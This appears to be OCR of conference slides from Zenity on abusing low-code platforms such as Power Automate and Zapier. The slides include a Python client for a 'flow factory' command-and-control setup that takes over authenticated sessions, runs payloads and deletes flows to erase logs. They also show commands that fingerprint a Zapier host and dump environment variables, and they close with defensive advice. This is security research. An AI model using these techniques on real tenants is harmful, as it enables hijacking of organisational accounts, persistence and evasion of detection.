
# Introducing Powerful!





mbrg.io/powerful


Flow factory
Undo
Redo
Comments
Save
Flow checker
Test
When a HTTP request is received
Initialize responseBody
Scope
Switch
*On
Commands Act...
Case createFlow
*Equals
createFlow
Create Flow
*Environment
Commands Inp...
*Flow Display Name
Commands Inp...
*Flow Definition
Commands Inp...
*Flow State
Commands Inp...
connectionReferences
Commands Inp...
Set response to flowId
Success
*Status Code
200
Headers
action
Commands Act...
Failed
*Status Code
500
Headers
action
Commands Act...


# Create a flow





# List authenticated sessions to use




# Delete a flow





Flow factory
Undo
Redo
Comments
Save
Flow checker
Test
When a HTTP request is received
Initialize responseBody
Scope
Switch
*On
Commands Act...
Case createFlow
*Equals
createFlow
Create Flow
*Environment
Commands Inp...
*Flow Display Name
Commands Inp...
*Flow Definition
Commands Inp...
*Flow State
Commands Inp...
connectionReferences
Commands Inp...
Set response to flowId
Case deleteFlow
*Equals
deleteFlow
Delete Flow
*Environment
Commands Inp...
*Flow
Commands Inp...
Add an action
Case getConnections
*Equals
getConnections
List My Connections
*Environment
Commands Inp...
Set response to connections list
Add an action
Success
Failed

```python
from explore.flow_factory.client import EXAMPLE, FlowFactory

# flow factory webhook url
WEBHOOK = "https://logic.azure.com:443/workflows/<workflow_id>/triggers/manual/paths/invoke?api-version=2016-06-01&sig=<sig>"

factory = FlowFactory(webhook=WEBHOOK)

# find authenticated sessions to leverage
connections = factory.get_connections(environment_id=EXAMPLE["environment"])

# create flow taking over authenticated sessions
flow = factory.create_flow(
    environment_id=EXAMPLE["environment"],
    flow_display_name=EXAMPLE["flowDisplayName"],
    flow_state=EXAMPLE["flowState"],
    flow_definition=EXAMPLE["flowDefinition"],
    connection_references=EXAMPLE["connectionReferences"],
)

# execute flow
factory.run_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])

# delete flow, cleaning execution logs in the process
factory.delete_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])
```

mbrg.io/powerful

# Powerful (persistency v3)




1. Set up your flow factory
2. Control it though API and a Python CLI

[mbrg.io/powerful](mbrg.io/powerful)

What do we want?

- ☑ Remote execution
- ☑ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ Avoid attribution
- ☑ No logs

COMMAND & CONTROL (C2)

Command channel for remote manipulation of victim

zenity

# How To Stay Safe?

# Do these 3 things to reduce your risk

1. Review configuration
   - Bypass consent flag (Microsoft)
   - Limit connector usage
   - Tightly control RBAC – who can build apps?
2. Review and monitor access for external-facing endpoints
   - Webhooks
   - ODATA (Microsoft)
   - Storage (Zapier)
3. Review connections shared across the entire organization

zenity

Learn more:
mbrg.io/dc30-lc

# Low Code High Risk:

## Enterprise Domination via Low Code Abuse


Michael Bargury @ Zenity


zenity

# Can We Take It Further?

No exploits so far! Just some creative reading of the platform How-Tos


# Show me some code




https://zapier.com/apps/code/integrations
https://docs.workato.com/connectors/python.html
https://docs.workato.com/connectors/javascript.html

# The basics


Action
2. Run Python
Choose app & event
Set up action
Input Data
What input data should we provide to your code (as strings) via a dictionary set to a variable named input_data?
Code
(required)
print("hello world")
Warning! This is an advanced trigger! Please read the Code documentation for more information.
Refresh fields
Continue

# The basics

Action
**2. Run Python**

**Choose app & event**

**Set up action**

Input Data

What input data should we provide to your code (as strings) via a dictionary set to a variable name

Code

```
print("hello world")
```

**Warning! This is an advanced trigger!** Please read the Code documentation for more informatic

**Refresh fields**

**Continue**

**Test action**

Test was successful!
We'll use this as a sample for setting up the rest of your Zap.

A run python was sent to Code by Zapier about 9 seconds ago.

Search run python data...

**output_missing:** Please define output or return early.
**id:** AsbHrPJx8zyUum0DpNTyUQwHYup3Va4A
**runtime_meta:**
  **memory_used_mb:** 44
  **duration_ms:** 2
  **logs:**
    **1:** hello world

# What are we playing with?

Code

```
import os

print("#" * 5 + " cat /etc/issue "+ "#" * 5)
os.system("cat /etc/issue")

print("#" * 5 + " cat /etc/*release "+ "#" * 5)
os.system("cat /etc/*release")

print("#" * 5 + " uname -r "+ "#" * 5)
os.system("uname -r")
```

Search run python data...

```
1: ##### cat /etc/issue #####
2: Amazon Linux AMI release 2018.03
3: Kernel \r on an \m
4: ##### cat /etc/*release #####
5: NAME="Amazon Linux AMI"
6: VERSION="2018.03"
7: ID="amzn"
8: ID_LIKE="rhel fedora"
9: VERSION_ID="2018.03"
10: PRETTY_NAME="Amazon Linux AMI 2018.03"
11: ANSI_COLOR="0;33"
12: CPE_NAME="cpe:/o:amazon:linux:2018.03:ga"
13: HOME_URL="http://aws.amazon.com/amazon-linux-ami/"
14: VARIANT_ID="202205231238-al2018.03.882.0"
15: Amazon Linux AMI release 2018.03
16: ##### uname -r #####
17: 4.14.255-276-224.499.amzn2.x86_64
```

# What are we playing with?

Code

```
import os

print("#" * 5 + " cat /etc/issue "+ "#" * 5)
os.system("cat /etc/issue")

print("#" * 5 + " cat /etc/*release "+ "#" * 5)
os.system("cat /etc/*release")

print("#" * 5 + " uname -r "+ "#" * 5)
os.system("uname -r")
```

Search run python data...

```
1: ##### cat /etc/issue #####
2: Amazon Linux AMI release 2018.03
3: Kernel \r on an \m
4: ##### cat /etc/*release #####
5: NAME="Amazon Linux AMI"
6: VERSION="2018.03"
7: ID="amzn"
8: ID_LIKE="rhel fedora"
9: VERSION_ID="2018.03"
10: PRETTY_NAME="Amazon Linux AMI 2018.03"
11: ANSI_COLOR="0;33"
12: CPE_NAME="cpe:/o:amazon:linux:2018.03:ga"
13: HOME_URL="http://aws.amazon.com/amazon-linux-ami/"
14: VARIANT_ID="202205231238-al2018.03.882.0"
15: Amazon Linux AMI release 2018.03
16: ##### uname -r #####
17: 4.14.255-276-224.499.amzn2.x86_64
```

Code

```
import os

print("#" * 5 + " os.environ "+ "#" * 5)
print(os.environ)
```

ata...

**logs:**

**1:** ##### os.environ #####

